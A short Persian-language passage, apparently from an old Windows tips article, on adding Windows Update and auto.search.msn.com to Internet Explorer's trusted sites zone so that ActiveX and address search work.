انتخاب کنید و سایتهای مطمئن مانند http://www. Microsoft wu .com) رابه آن اضافه کنید . این ر اه هنگام مشاهدهٔ WU ، تنظیمات ، با امنیت ضعیف‌تری را تقاضا می‌کند و سایت مشخصه‌های Activex هنوز بطور مشابه با اضافه‌نمودن auto.search.msn.com به سایت‌های مطمئن در زمنیهٔ تنظیم درجهٔ مناسب امنیت که برای جستجوگرهای آدرس حائز اهمیت است کار می‌کند . آیا حوزه‌های امنیتی مناسب نیستند؟!